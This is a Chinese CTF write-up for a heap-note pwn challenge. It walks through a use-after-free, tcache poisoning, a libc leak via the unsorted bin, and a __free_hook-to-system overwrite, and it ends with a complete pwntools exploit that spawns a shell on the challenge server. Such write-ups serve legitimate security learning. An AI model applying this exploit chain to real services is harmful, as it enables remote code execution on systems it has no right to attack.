

1
昨晚和leyi讨论了貌似两小时实则leyi全程教学,成功让我矫正了很多误区,因此这个题的第二版出来了
回宿舍之后打了一晚上游戏。
早上6点醒了看两小时番再去自习室看两小时轻小说苏轼啊
然后装了一下午虚拟机,晚上才开始继续写WP
呵呵,搞WP又浪费半天
正文
Arch: amd64-64-little RELRO: Full RELRO Stack: Canary found NX: NX enabled PIE: PIE enabled SHSTK: Enabled IBT: Enabled Stripped: Noezheap让我直接不用考虑栈,所以不考虑canary看PIE就好
看main函数逻辑
int __fastcall z(int argc, const char **argv, const char **envp){ int v4; // [rsp+4h] [rbp-Ch] BYREF unsigned __int64 v5; // [rsp+8h] [rbp-8h]
v5 = __readfsqword(0x28u); init_buf(argc, argv, envp); while ( 1 ) { while ( 1 ) { menu(); __isoc99_scanf("%d", &v4); if ( v4 != 4 ) break; edit(); } if ( v4 > 4 ) break; switch ( v4 ) { case 3: show(); break; case 1: add(); break; case 2: delete(); break; default: goto LABEL_12; } }LABEL_12: puts("Invalid"); return 0;}看menu
unsigned __int64 menu(){ unsigned __int64 v1; // [rsp+8h] [rbp-8h]
v1 = __readfsqword(0x28u); puts("1.add note"); puts("2.delete note"); puts("3.show note"); puts("4.edit note"); puts(">>"); return __readfsqword(0x28u) ^ v1;}看看add逻辑
unsigned __int64 add(){ char buf; // [rsp+3h] [rbp-1Dh] BYREF int i; // [rsp+4h] [rbp-1Ch] signed int idx; // [rsp+8h] [rbp-18h] int size; // [rsp+Ch] [rbp-14h] _BYTE *v5; // [rsp+10h] [rbp-10h] unsigned __int64 v6; // [rsp+18h] [rbp-8h]
v6 = __readfsqword(0x28u); idx = read_idx(); if ( (unsigned int)idx >= 0x10 || *((_QWORD *)¬ebook + idx) ) { puts("Invalid index"); } else { *((_QWORD *)¬ebook + idx) = malloc(0x20u); size = read_size(); v5 = malloc(size); notesize[idx] = size; **((_QWORD **)¬ebook + idx) = size; *(_QWORD *)(*((_QWORD *)¬ebook + idx) + 24LL) = v5; *(_QWORD *)(*((_QWORD *)¬ebook + idx) + 8LL) = 0; *(_QWORD *)(*((_QWORD *)¬ebook + idx) + 16LL) = 0; puts("write the note: "); for ( i = 0; i < size; ++i ) { read(0, &buf, 1u); if ( buf == 10 ) break; v5[i] = buf; } } return __readfsqword(0x28u) ^ v6;}申请了两个指针,一个是指向notebook的,还有一个指向的是申请的写入区域
两个都是malloc
那么大小能申夺少的
__int64 read_size(){ char buf[40]; // [rsp+10h] [rbp-30h] BYREF unsigned __int64 v2; // [rsp+38h] [rbp-8h]
v2 = __readfsqword(0x28u); puts("enter size: "); read(0, buf, 8u); return (unsigned int)atoi(buf);}没怎么管
再看free
unsigned __int64 delete(){ unsigned int idx; // [rsp+4h] [rbp-Ch] unsigned __int64 v2; // [rsp+8h] [rbp-8h]
v2 = __readfsqword(0x28u); idx = read_idx(); if ( idx < 0x10 && notebook[idx] ) free((void *)notebook[idx]); else puts("Invalid index"); return __readfsqword(0x28u) ^ v2;}可以UAF
use after free
唯一前置知识
那么是不是就需要两个以上的指针来处理
那么先看进动调
1.add note2.delete note3.show note4.edit note>>1enter idx(0~15):0enter size:32write the note:
1.add note2.delete note3.show note4.edit note>>1enter idx(0~15):1enter size:32write the note:
1.add note2.delete note3.show note4.edit note>>1enter idx(0~15):2enter size:32write the note:
1.add note2.delete note3.show note4.edit note>>2enter idx(0~15):01.add note2.delete note3.show note4.edit note>>2enter idx(0~15):11.add note2.delete note3.show note4.edit note>>2enter idx(0~15):21.add note2.delete note3.show note4.edit note>>^C
这里快了一步,直接释放了三个
可以看到都被丢到tcachebin里去了
关系是LIFO,具体就是头插,最先插的进入尾部
我释放的顺序是012
所以指向关系就是
链表头(head) 链表尾(tail)0x555555559360 -> 0x555555559300 -> 0x5555555592a0 -> NULL (最后释放) (中间释放) (最先释放)那么我们新一次add就会拿走0x555555559360和0x555555559300
他们的fd指向关系就是
tcache[0x30] head ↓0x555555559360 (chunk 头 0x555555559350 的 user data) fd -> 0x555555559300 bk 未使用 ↓0x555555559300 (chunk 头 0x5555555592f0 的 user data) fd -> 0x5555555592a0 bk 未使用 ↓0x5555555592a0 (chunk 头 0x555555559290 的 user data) fd -> NULL bk 未使用那么

可以看到add一次之后
确实是直接从这里拿的,但是又由于没有清空,所以理论上能打印出残留的fd
但是你要考虑到打印不出的情况
puts从v5[0]开始打印,遇到第一个\x00停止。
所以说也就是1指向0的指针
能泄露堆地址了
然后就是泄露libc基址,想要拿到libc基址,那么就得考虑unsortedbin
这里kr一下第一版的东西
各个私募bin的优先级
tcache 范围:chunk size ≤ 0x410(即 request ≤ 0x400),每 bin 最多 7 个,LIFO。 fastbin 范围:chunk size ≤ 0x80(即 request ≤ 0x78),LIFO,不合并。 small bin:chunk size < 0x400(1024 B)。 large bin:chunk size ≥ 0x400。 fastbin 合并阈值 FASTBIN_CONSOLIDATION_THRESHOLD = 0x10000(64KB)。
- Free 时的优先级(从高到低) tcache:若 size ≤ 0x410 且该 bin 的 count < 7 → 直接 LIFO 链入 tcache(最快,不合并)。 fastbin:否则,若 size ≤ 0x80 → 链入 fastbin(不合并)。但触发以下任一条件会把所有 fastbin 倒进 unsorted 并合并: 本次释放后空闲总量 ≥ 0x10000; 释放块与 top chunk 相邻。 unsorted bin:否则先与前/后空闲块合并,合并后若紧邻 top 就并入 top,否则放入 unsorted bin。
- Malloc 时的优先级(从高到低) tcache:精确 size 匹配且 count > 0 → 弹一个(LIFO,不切割)。 fastbin:精确 size 匹配且非空 → 弹一个(LIFO)。 small bin:对应 bin 非空 → 弹一个(FIFO)。 unsorted bin:扫描它: 若只有一块且大小正好等于请求(且不是 last_remainder)→ 直接返回; 否则把块按大小分拣回 small/large bin,途中遇到正好大小的块就顺手拿走; 扫描完还没分到再走下一步。
现在讨论泄露libc的方法
一般来说,我们考虑unsorted bin
unsorted 块空闲时 fd/bk 指向 main_arena(在 libc 里),读它就能算 libc 基址
那么怎么让free()后的chunk落入到unsorted bin呢
- 大小要”绕过” tcache / fastbin
- 伪造块的 nextchunk 必须落在合法映射内存里
- prev_inuse 位不能引爆炸
现在我们要怎么塞一个大一点的chunk呢
__int64 read_size(){ char buf[40]; // [rsp+10h] [rbp-30h] BYREF unsigned __int64 v2; // [rsp+38h] [rbp-8h]
v2 = __readfsqword(0x28u); puts("enter size: "); read(0, buf, 8u); return (unsigned int)atoi(buf);}对于内容区的chunk大小并没有限制,所以可以随意造大小
那就是先add(4)回收add()后delete在tcache bin里的chunk
然后再add(5, 0x500)tcache检查是0x400
注意一下合并机制
glibc
next = P + P->size // 算出 P 后面那块prev_inuse = P->size & 1 // P 位:前一块是否在使用中
// ── ① 向后合并(看前一块)if (prev_inuse == 0) { // 前一块是空闲的 prev = P - P->prev_size unlink(prev); 合并进 P}
// ── ② 向前合并(看后一块)if (next == top_chunk) { // ★ 后一块就是 top 合并进 top_chunk // ★★★ 不写 fd,直接并入 top} else if (next 是空闲的) { // 后一块也是空闲的 unlink(next); 合并进 P}
// ── ③ 把合并后的块挂进 unsorted bin// (只有"没被并入 top"时才会走到这)chunk->fd = &main_arena.bins[0]; // ★ 写出 main_arena 地址!chunk->bk = ...看不懂,再鸡巴简化一下
free(P): ① 大小/对齐检查, check_inuse_chunk ② 【tcache 优先】tc_idx < tcache_bins 且 bin 没满 → tcache_put(P) → return ③ 【fastbin】size <= max_fast → 丢 fastbin → return ④ 【合并 or 并入 top】(else if 非 mmap): if (nextchunk == av->top) { 并入 top; return; } ← 我们防的 否则 向后/向前合并 → 挂进 unsorted bin(写 fd = main_arena)所以说我们后面delete前要先垫一块以防进入top chunk
add(6, 0x20) # 把 top 推过 D5,使 D5 成为独立块(free 不和 top 合并)note5的结构:
H5 (头部 0x30): [size=0x500][0][0][data_ptr = D5] 偏移 0x18 处存的就是 D5 的地址D5 (数据 0x510): [0x500 字节数据...]delete是不是只能free第一个chunk,而不是内容区的chunk,所以我们是不是应该想办法让D5变成note上的chunk
那是不是需要把一个原本属于notebook上的chunk的头部指针指向D5不就好了
那么是不是得需要一个可控的指针指向他
现在我们需要找到D5的位置对吧
add(0,1,2,0x20) 建出: H0 D0 H1 D1 H2 D2 (top 在 0x120)delete(0,1,2) 只 free 头部 H0/H1/H2,位置不动add(3) 取 tcache: header=H2, data=H1 (tcache 剩 H0)add(4) 取 tcache: header=H0; data=D4 来自 top → D4 占 0x120~0x150add(5) top 分配: H5 占 0x150~0x180; D5 占 0x180~0x690add(6) top 分配: H6 占 0x690~...也就是
H0 0x000D0 0x030H1 0x060D1 0x090H2 0x0c0D2 0x0f0(top 0x120)D4 0x120 ← add(4) 数据来自 topH5 0x150 ← add(5) 头部来自 top ★D5 0x180那么我们需要的就是
H5 + 0x18 = (leak_h0 + 0x150) + 0x18 = leak_h0 + 0x168 → 这正是 note5 头部里"存 D5 地址"的那个 8 字节字段第一轮泄露的就是leak_h0
那是不是就好说了
再加上第一阶段有一个闲置的工具
第一阶段的add(3)的这个两个chunk可是之前的notebook里的1与2
那是不是编辑他就好了
那就是基本的数据写入
edit(3, ...): 把 H1[0x18] 设成 目标地址 TARGET ← "瞄准"要写哪edit(1, VAL): 把 VAL 写进 H1[0x18]=TARGET ← "写入"想要的值注意校验
read(0, *(void **)(*((_QWORD *)¬ebook + idx) + 24LL), notesize[idx]);edit(3, p64(0x20) + b'\x00'*0x10 + p64(poison_entries))edit(1, p64(D5) + b'\x00'*0x18) # entries[0x30] = D5注意此时D5已经是准备好的状态,然后我们再add(7)再delete掉就好了
然后再利用第一阶段的读写功能进行对D5的读就好
add(7, 0x20) # header_7 = D5 ; data_7 = D5+0x10 (valid chain)delete(7) # free(D5, 0x510) -> unsorted bin (D5 not top now)# read D5 via the note1/note3 overlap (avoids another tcache malloc)edit(3, p64(0x20) + b'\x00'*0x10 + p64(D5)) # H1[0x18] = D5leak = u64le(show(1)) # puts(D5) -> D5[0] = main_arena + off...libc_base = leak - (MALLOC_HOOK + 0x70)拿到libc了
再让1指向free_hook,然后freehook再指向system不就可以算出来了
edit(3, p64(0x20) + b'\x00'*0x10 + p64(free_hook_addr)) # 瞄准:note1 数据指针 → __free_hookedit(1, p64(system_addr) + b'\x00'*0x18) # 写入:__free_hook = systemedit(3, b'/bin/sh\x00' + b'\x00'*0x10 + p64(free_hook_addr)) # ③ 把 /bin/sh 种到 H1 头部delete(1) # 触发:free(H1) → system("/bin/sh")以及偏移计算补充
glibc2.31
tcache_entry *e = tcache->entries[tc_idx];if (__glibc_unlikely (!e)) // 只看链表头是不是 NULL return NULL;--(tcache->counts[tc_idx]); // counts 只是顺便减,不当开关tcache = H0 - 0x290 # tcache 结构在堆里的地址poison_entries = tcache + 0x88 # entries[0x30]poison_count1 = tcache + 0x2 # counts[0x30]malloc.c4
typedef struct tcache_perthread_struct { uint16_t counts[TCACHE_MAX_BINS]; // 64 * 2 = 0x80 字节 tcache_entry *entries[TCACHE_MAX_BINS]; // 64 * 8 = 0x200 字节} tcache_perthread_struct;结构体本体 = 0x80 + 0x200 = 0x280
加上 chunk 头开销 0x10(prev_size + size)→ chunk 大小 = 0x290
堆布局(末12位为0)
heap_base+0x00 tcache 块的头 (size=0x290)heap_base+0x10 tcache 结构本体 (mem 指针, 即 tcache 变量) ← 我们要的heap_base+0x290 H0 块的头heap_base+0x2a0 H0 的 mem 指针 (= H0 头部+0x10)堆地址泄露的是H0的mem指针(每一个fd都指向的是下一个块的mem)
那么
tcache(结构本体) = heap_base + 0x10H0(mem) = heap_base + 0x2a0=> tcache = H0 - 0x290看到entries排在counts后面
offset 0x00 : counts[0..63] (0x80 字节)offset 0x80 : entries[0..63] (0x200 字节) ← entries 从这里开始tcache 的 bin 编号规则:index = (chunksize - 0x20) / 0x10
uint16_t counts[64]; // offset 0x00, 共 0x80 字节tcache_entry *entries[64]; // offset 0x80, 共 0x200 字节且entries[i] 偏移 = 0x80 + i*8
回看add逻辑
H = malloc(0x20); // 头部,永远是 0x20 请求D = malloc(size); // 数据,大小随参数变也就是说malloc(0x20) 实际分配的是 0x30 的 chunk(0x20 用户数据 + 8 字节,对齐到 0x30)
所以所有的note的头部都落在tcache的0x30bin
0x30 chunk 的 bin 编号 = (0x30 - 0x20)/0x10 = 1
那么
poison_entries = tcache + 0x80 + 1*8 = tcache + 0x88剩下就是exp
from pwn import *import os
context.log_level = 'error'HOST = '7bbde272e02f39c5d044350d.tcp-ctf2.dasctf.com'PORT = 9999
libc_path = './0eab6a762499f93c406653ed436eff824849add94e0adba4413572f2a3b7faa0.6'if not os.path.exists(libc_path): libc_path = './libc.so.6'libc = ELF(libc_path)FREE_HOOK = libc.sym['__free_hook']SYSTEM = libc.sym['system']MALLOC_HOOK = libc.sym['__malloc_hook']
p = remote(HOST, PORT, ssl=True, sni=HOST)
u64le = lambda b: u64(b.ljust(8, b'\x00'))
def add(idx, size, data=b'\n'): p.sendlineafter(b'>>', b'1') p.sendafter(b'enter idx', str(idx).encode() + b'\n') p.sendafter(b'enter size', str(size).encode() + b'\n') if data == b'\n': p.send(b'\n') else: p.send(data[:size].ljust(size, b'\x00'))
def delete(idx): p.sendlineafter(b'>>', b'2') p.sendafter(b'enter idx', str(idx).encode() + b'\n')
def show_raw(idx): p.sendlineafter(b'>>', b'3') p.sendafter(b'enter idx', str(idx).encode() + b'\n') p.recvline() return p.recvline()
def show(idx): return show_raw(idx).split(b'\n')[0]
def edit(idx, data): p.sendlineafter(b'>>', b'4') p.sendafter(b'enter idx', str(idx).encode() + b'\n') p.sendafter(b'content', data)
add(0, 0x20)add(1, 0x20)add(2, 0x20)delete(0)delete(1)delete(2)add(3, 0x20)leak_h0 = u64le(show(3))
tcache = leak_h0 - 0x290poison_entries = tcache + 0x88poison_count1 = tcache + 0x2
def arb_read(ADDR): edit(3, p64(0x80) + b'\x00'*0x10 + p64(ADDR)) return show(1)
add(4, 0x20)add(5, 0x500, b'\x00'*0x500)add(6, 0x20)
H5 = leak_h0 + 0x150D5 = u64le(arb_read(H5 + 0x18))
edit(3, p64(0x20) + b'\x00'*0x10 + p64(D5))edit(1, p64(D5+0x10) + p64(D5+0x20) + b'\x00'*0x10)
edit(3, p64(0x20) + b'\x00'*0x10 + p64(poison_count1))edit(1, p64(0xff) + b'\x00'*0x18)edit(3, p64(0x20) + b'\x00'*0x10 + p64(poison_entries))edit(1, p64(D5) + b'\x00'*0x18)
add(7, 0x20)delete(7)edit(3, p64(0x20) + b'\x00'*0x10 + p64(D5))leak = u64le(show(1))
libc_base = leak - (MALLOC_HOOK + 0x70)free_hook_addr = libc_base + FREE_HOOKsystem_addr = libc_base + SYSTEM
edit(3, p64(0x20) + b'\x00'*0x10 + p64(free_hook_addr))edit(1, p64(system_addr) + b'\x00'*0x18)edit(3, b'/bin/sh\x00' + b'\x00'*0x10 + p64(free_hook_addr))delete(1)
p.sendline(b'cat flag; cat /flag; cat ./flag; echo ===PWNED===')Some information may be outdated